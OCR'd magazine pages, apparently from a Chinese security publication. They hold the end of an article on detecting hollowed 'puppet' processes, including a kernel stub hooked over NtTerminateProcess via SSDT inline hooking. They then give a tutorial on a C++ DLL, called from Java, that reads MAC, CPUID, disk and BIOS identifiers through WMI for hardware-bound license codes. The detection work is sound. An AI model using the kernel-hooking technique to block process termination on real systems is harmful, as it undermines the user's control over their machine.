


图4

我的解决方案是禁止进程退出。如何阻止进程退出，各人有各人的办法，我的方法是SSDT Inline Hook NtTerminateProcess（Kernel32.dll!ExitProcess其实就是NtTerminateProcess(0xFFFFFFFF,0)）。由于Inline Hook的过程写得太多，自己看到都反胃了，所以挂钩代码就不贴出来了，只贴出处理代码。

```
NTSTATUS FakeNtTerminateProcess(HANDLE ProcessHandle, NTSTATUS ExitStatus)
    {
        return 0x80070000;
    }
```

为什么要返回0x80070000呢？主要是防止弹出错误提示框。具体原因请参考Windows 2000源码（private\ntos\rtl\error.c）。应用层的代码改成如下所示。

```
Public Function IsPuppetProcess(ByVal dwOldPid As Long) As Boolean
    Dim lBA1 As Long, lBA2 As Long, dwNewPid As Long, szPP As String
    GetProcessMods dwOldPid, szPP, lBA1
    Form1.List1.AddItem "Process Path & FileName: " & szPP
    Form1.List1.AddItem "Base Address 1: 0x" & Hex$(lBA1)
  '挂钩NtTerminateProcess防止进程退出
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H801), VarPtr(0), 4, 0, 0)
    End With
  '新建进程并获取相关信息
    dwNewPid = RunEXE(szPP)
     Sleep 100
    GetProcessMods dwNewPid, szPP, lBA2
    Form1.List1.AddItem "Base Address 2: 0x" & Hex$(lBA2)
    '恢复NtTerminateProcess
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H802), VarPtr(0), 4, 0, 0)
    End With
      '杀掉用来测试的进程
    Dim h As Long
    h = OpenProcess(1, 0, dwNewPid)
    TerminateProcess h, 0
    CloseHandle h
    '对比基址的异同
    If lBA1 = lBA2 Then
      IsPuppetProcess = False
    Else
      IsPuppetProcess = True
```

```
    End If
End Function
```

测试的效果如图 5 和图 6 所示(分别是真的 taskmgr 进程和傀儡 taskmgr 进程)。




图 5





图 6

我的研究到这里就结束了，大家如果有什么更加优美的方法，比如纯 Ring 3 实现的方法，欢迎和我交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC、JAVA
关键词：VC、JAVA、注册码



VC 编写供 Java 调用的 DLL——获取绑定式注册码

文/GF

最近需要写一个供 Java 调用的 DLL，该 DLL 需要获取计算机硬件的一些信息，以此为参数组合一组只适合相应计算机的注册码。

DLL 部分的编写

DLL 一共实现了四个函数，可以获取四个硬件的信息。分别是：网卡地址，CPU 等信息，硬盘签名（序列号），BIOS 序列号。

在这里先说说获取这些数据时要考虑到的一些问题。

（1）首先是多硬件问题，比如有几个网卡。经过几次试验，发现系统每次枚举的第一块网卡都是同一块。所以我偷了个懒默认读取系统枚举的第一块。

（2）获取的数据是否容易被修改。虽然通过获取 3~4 个数据然后进行组合运算已不容易被逆算。但还是要考虑被破解的可能。这四个参数中，MAC 地址较容易被修改；通过送入参数 1，执行汇编指令 CPUID 得到了包括 CPU 在内的硬件数据，这是不容易修改的，通过测试在 AMD 上也是可以通过的。值得一提的是，获取 CPU 序列号即送入参数 3 执行 CPUID 貌似只能在 PIII 上执行，之后都没有这个功能了，所以在测试的几台计算机中都返回数据 0，更别说 AMD 的 CPU 了；硬盘序列号也可以修改类似 U 盘的量产工具，不过很危险，相比修改 MAC 有一定的难度和危险性。值得注意的是，这里说的硬盘序列号不是分区的随机序列号，分区序列号是随每次格式化都会变动的；BIOS SN 算是最不稳定的参数，测试中特别是兼容机，很容易出现返回具有长度的空字符或者为空，而且众所周知，“刷新 BIOS”这个概念很早就出现了。

（3）这算是对第二条的另一个方向说明。即获取的参数在非人为修改的情况下稳定性如何。类似上面说的硬盘分区序列号，就是貌似固定，实则不然的。另外，获取鼠标、键盘这些易损易换的硬件信息作为参数也是不明智的。

（4）当无法获取到上面数据时的处理。这里我是统一返回字符串“NULL”。

（5）硬件数据获取的方式。因为涉及硬件，所以获取的方式就有很多了。层面上就可以分为 Ring3 和 Ring0。在这里我们不是要“为非作歹”，能在 Ring3 完成的就在 Ring3，程序稳定性至上。MAC 的获取可以通过 GetAdaptersInfo 函数；执行 CPUID 指令需要用到内联汇编，多次测试效果也很好很稳定，不过在返回的 EBX 寄存器值中，最好是 and ebx,0x000FFFFF。把高三位 16 进制数据置零，它表示的是通过的 APIC 号，这是随机的；硬盘序列号和 BIOS 序列号获取有多种方式，比如底层一点的通

过 createfile 直接打开硬件读取数据等。但是通过实际测试以及别人的软件测试，发现兼容性太差，很多硬盘的序列号都获取不到（排除没有序列号的情况）。这个时候我想到了 WMI，这个 Windows 强大的信息数据库。通过查询发现 WMI 确实存放了硬盘序列号和 BIOS 序列号。那么这等同于微软已经做好了我们想做的事情，我们直接调用接口，稳定性和兼容性必然是非常好的。而且举一反三，在 WMI 里还可以找到更多的我们想要的硬件数据（查询发现，在 CPU 序列号一栏 WMI 也显示的是空）。现在我们来看代码，首先是 MAC 地址的获取。

```
char*    GetMAC()
{
    char*    mac=(char*)malloc(19);
    ZeroMemory(mac,19);
    DWORD                              dwResult;
    ULONG                              OutBufLen;
    PIP_ADAPTER_INFO    pAdapterInfo=NULL, pAdapterNext=
NULL;
    dwResult    =
GetAdaptersInfo(pAdapterInfo,&OutBufLen);
    if(dwResult    ==    ERROR_BUFFER_OVERFLOW)
    {
        pAdapterInfo    =    (IP_ADAPTER_INFO *)malloc
(OutBufLen);
        GetAdaptersInfo(pAdapterInfo,&OutBufLen);
    }
    else    if (dwResult    !=    ERROR_SUCCESS)
    {
        strcpy(mac,"NULL");
        return mac;
    }
    pAdapterNext    =    pAdapterInfo;
    while(pAdapterNext    !=    NULL)
    {
        if (6==pAdapterNext->AddressLength)
        {

    sprintf(mac,"%02X-%02X-%02X-%02X-%02X-%02X",pAda
pterNext->Address[0],
                    pAdapterNext->Address[1],
                    pAdapterNext->Address[2],
                    pAdapterNext->Address[3],
                    pAdapterNext->Address[4],
                    pAdapterNext->Address[5]
            );
            free(pAdapterInfo);
            return mac;
        }
        pAdapterNext    =    pAdapterNext-> Next;
    }
    free(pAdapterInfo);
    strcpy(mac,"NULL");
    return mac;
}
```

这里主要注意一下结构体 PIP_ADAPTER_INFO 的调用。

下面是 CPUID 的代码：

```
char *GetCPUInfo()
{
    //可以获取 amd 的
UINT reg_eax=0,reg_ebx=0,reg_ecx=0,reg_edx=0;
    __asm
    {
        xor ebx,ebx
        xor ecx,ecx
        xor edx,edx
        mov eax,1
        cpuid
        mov reg_eax,eax
        and ebx,0x000FFFFF;前三位有可能变化
        mov reg_ebx,ebx
        mov reg_ecx,ecx
        mov reg_edx,edx
    }
    char *cpuid =(char*)malloc(33);
    ZeroMemory(cpuid,33);
    sprintf(cpuid,"%.8x%.8x%.8x%.8x",reg_eax,reg_ebx,reg_ecx,
reg_edx);
    return    cpuid;
}
```

可以看到执行 CPUID 指令后返回的数据存放于四个寄存器。另外，据说 c++ builder 不支持 CPUID 指令，估计需要程序员硬编码来解决。

最后我们来看硬盘序列号和 BIOS 序列号的获取，因为都是通过 WMI，所以代码大同小异。

```
char * GetDiskSignature()  //有些硬盘没有
{
    char *cmd =(char*)malloc(9);//uint32
    ZeroMemory(cmd,9);
    char* path="ROOT\\CIMv2",*Instances="Win32_DiskDrive";
    USES_CONVERSION;
    VARIANT processname;
    ZeroMemory((char*)&processname,sizeof(VARIANT));
    HRESULT hres;
    CoInitializeEx(0,COINIT_MULTITHREADED);
                    //有可能已经初始化了，就返回错误。
    CoInitializeSecurity(
        NULL,
        -1,             // COM authentication
        NULL,           // Authentication services
        NULL,           // Reserved
        RPC_C_AUTHN_LEVEL_DEFAULT,
                        // Default authentication
        RPC_C_IMP_LEVEL_IMPERSONATE,
                        // Default Impersonation
        NULL,           // Authentication info
        EOAC_NONE,      // Additional capabilities
        NULL            // Reserved
    );
IWbemLocator *pLoc = NULL;
    hres = CoCreateInstance(CLSID_WbemLocator,0,CLSCTX_
INPROC_SERVER,IID_IWbemLocator,(LPVOID*)&pLoc);
    if (S_OK!=hres)
    {
        strcpy(cmd,"NULL");
        return cmd;
    }
    IWbemServices *pSvc = NULL;
    hres = pLoc->ConnectServer( _bstr_t(path),        NULL,
NULL, 0,    NULL, 0, 0, &pSvc);
    if (S_OK!=hres)
    {
        strcpy(cmd,"NULL");
        return cmd;
    }
    hres = CoSetProxyBlanket(
        pSvc,           // Indicates the proxy to set
        RPC_C_AUTHN_WINNT,      // RPC_C_AUTHN_xxx
        RPC_C_AUTHZ_NONE,       // RPC_C_AUTHZ_xxx
        NULL,           // Server principal name
        RPC_C_AUTHN_LEVEL_CALL,
                        // RPC_C_AUTHN_LEVEL_xxx
        RPC_C_IMP_LEVEL_IMPERSONATE,
                        // RPC_C_IMP_LEVEL_xxx
        NULL,           // client identity
        EOAC_NONE       // proxy capabilities
```

```
        );
        if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        IEnumWbemClassObject* pEnumerator = NULL;
        char select[MAX_PATH]="SELECT * FROM ";
        strcat(select,Instances);
        hres = pSvc->ExecQuery(
            bstr_t("WQL"),
            bstr_t(select),
            WBEM_FLAG_FORWARD_ONLY |
WBEM_FLAG_RETURN_IMMEDIATELY,
            NULL,
            &pEnumerator
            );
    if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        IWbemClassObject *pclsObj;
        ULONG uReturn = 0;
        while (pEnumerator)   //如果有多条记录
        {
            HRESULT hr = pEnumerator->Next(WBEM_INFINITE,
1,&pclsObj,&uReturn);
            if (S_OK!=hr     )//已经没有记录了
                break;
            VariantInit(&processname);
            processname.uintVal=0;
                                //必须是宽字符
            pclsObj->Get(L"Signature", 0, &processname, 0, 0);
            if (processname.uintVal==0)    //判断指针是否有效
            {
                VariantClear(&processname);
                pclsObj->Release();
                continue;
            }
            sprintf(cmd,"%.8x",processname.uintVal);
            VariantClear(&processname);
            pclsObj->Release();

            pSvc->Release();
            pLoc->Release();
            pEnumerator->Release();
            CoUninitialize();
                return cmd;
        }
        pSvc->Release();
        pLoc->Release();
        pEnumerator->Release();
        CoUninitialize();
        strcpy(cmd,"NULL");
        return cmd;
    }
    char *GetBIOSSN()                    //BIOS SN
    {
        char *cmd =(char*)malloc(9); //uint32
    ZeroMemory(cmd,9);
        char* path="ROOT\\CIMv2",*Instances="Win32_BIOS";
        USES_CONVERSION;
        VARIANT processname;
        ZeroMemory((char*)&processname,sizeof(VARIANT));
        HRESULT hres;
        CoInitializeEx(0,COINIT_MULTITHREADED);
                    //有可能已经初始化了，就返回错误。
        CoInitializeSecurity(
            NULL,
            -1,          // COM authentication
            NULL,      // Authentication services
            NULL,      // Reserved
            RPC_C_AUTHN_LEVEL_DEFAULT,
                        // Default authentication
            RPC_C_IMP_LEVEL_IMPERSONATE,
                        // Default Impersonation
            NULL,      // Authentication info
            EOAC_NONE,    // Additional capabilities
            NULL              // Reserve
            );
        IWbemLocator *pLoc = NULL;
        hres = CoCreateInstance(CLSID_WbemLocator,0,CLSCTX_
INPROC_SERVER,IID_IWbemLocator,(LPVOID*)&pLoc);
        if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        IWbemServices *pSvc = NULL;
        hres = pLoc->ConnectServer(_bstr_t(path),       NULL,
NULL, 0,     NULL, 0, 0, &pSvc);
        if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        hres = CoSetProxyBlanket(
            pSvc,                    // Indicates the proxy to set
            RPC_C_AUTHN_WINNT,      // RPC_C_AUTHN_xxx
            RPC_C_AUTHZ_NONE,       // RPC_C_AUTHZ_xxx
            NULL,                   // Server principal name
            RPC_C_AUTHN_LEVEL_CALL,
                                // RPC_C_AUTHN_LEVEL_xxx
    RPC_C_IMP_LEVEL_IMPERSONATE,
                                // RPC_C_IMP_LEVEL_xxx
            NULL,             // client identity
            EOAC_NONE      // proxy capabilities
            );
        if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        IEnumWbemClassObject* pEnumerator = NULL;
        char select[MAX_PATH]="SELECT * FROM ";
        strcat(select,Instances);
        hres = pSvc->ExecQuery(
            bstr_t("WQL"),
            bstr_t(select),
            WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_
RETURN_IMMEDIATELY,
            NULL,
            &pEnumerator
            );
        if (S_OK!=hres)
        {
            strcpy(cmd,"NULL");
            return cmd;
        }
        IWbemClassObject *pclsObj;
        ULONG uReturn = 0;
        while (pEnumerator)          //如果有多条记录
        {
            HRESULT hr =
pEnumerator->Next(WBEM_INFINITE,1,&pclsObj,&uReturn);
            if (S_OK!=hr)            //已经没有记录了
                break;
            VariantInit(&processname);
            processname.bstrVal=NULL;
            //必须是宽字符
            pclsObj->Get(L"SerialNumber", 0, &processname, 0, 0);
```

```
            if (processname.bstrVal==NULL)//判断指针是否有效
            {
                VariantClear(&processname);
                pclsObj->Release();
continue;
            }
            if (IsBadReadPtr(&processname.bstrVal,4))
                                    //判断指针是否有效
                                    continue;
            int size = wcslen(processname.bstrVal)+1;
            //获取不到时，会占用一个字节？
if (size < 3)
            {
                continue;
            }else
            {
            free(cmd);
            cmd = (char*)malloc(wcslen(processname.bstrVal)+1);
            ZeroMemory(cmd,wcslen(processname.bstrVal)+1);
            sprintf(cmd,"%s",W2A(processname.bstrVal));
            VariantClear(&processname);
            pclsObj->Release();
            pSvc->Release();
            pLoc->Release();
            pEnumerator->Release();
            CoUninitialize();
            return cmd;
            }
        }
        pSvc->Release();
        pLoc->Release();
        pEnumerator->Release();
        CoUninitialize();
        strcpy(cmd,"NULL");
        return cmd;
}
```

通过 COM 调用 WMI 的形式可以说是按部就班。这里唯一变化的就是命名空间和对象名以及属性名。

最后是程序执行效果，如图 1 所示。




图 1

Java 调用 DLL 规范

通过网上查阅，一个 DLL 需要供 Java 调用导出函数，在编写时就需要有一定的规范。换句话说，普通的动态链接库文件 Java 是无法轻易调用的。

这四个函数和 Java 通信的过程其实只有两个：调用和数据的反馈。首先我们来看调用约定。

```
    JNIEXPORT jstring JNICALL   \
    Java_com_wesoninfo_remis_utils_code_MachineDll_getMachine
Mac (JNIEnv *env, jobject);
```

JNIEXPORT，jstring，JNICALL，JNIEnv，jobject 都是 java 的关键字和宏，所以编译 DLL 时还需要 JDK。

这里需要注意下函数名的规则，对于 c#、c++程序员来说：

```
Java_com_wesoninfo_remis_utils_code_MachineDll_getMachineMac
```

是整个函数名，但对于 Java 来说不是。其中命名是有规则的。

```
Com.wesoninfo.remis.utils.code
```

这个是 Java 里称之为的“包名”。

```
MachineDll
```

这个是“类名”，最后：

```
getMachineMac
```

这才是真正调用的函数名。结合到后面 Java 调用的源代码更容易理解。

那么剩下的就是数据的 return，很明显函数是要返回一个 jstring 的数据类型，但是 C 里面是没有这个类型的，说以就涉及数据的转换。这里主要是演示 char 类型的字符串与 jstring 的转换，代码如下：

```
jstring result_;
result_ = env->NewStringUTF(mac);//这里是关键
return result_;
```

最后奉上 Java 调用本 DLL 获取 MAC 的代码：

```
package com.wesoninfo.remis.utils.code;
public class MachineDll {
        static
        {
System.load("C:/bea/user_projects/nspg_new/ltais.src/test2/javadll.dll");
        }
        public native static String getMachineMac();
        /**
        * @param args
        */
      public static void main(String[] args) {
            // TODO Auto-generated method stub
            MachineDll dll = new MachineDll();
            String mac = dll.getMachineMac();
            System.out.println("mac is:" + mac);
      }
}
```

成功调用获取 MAC 函数的效果如图 2 所示。

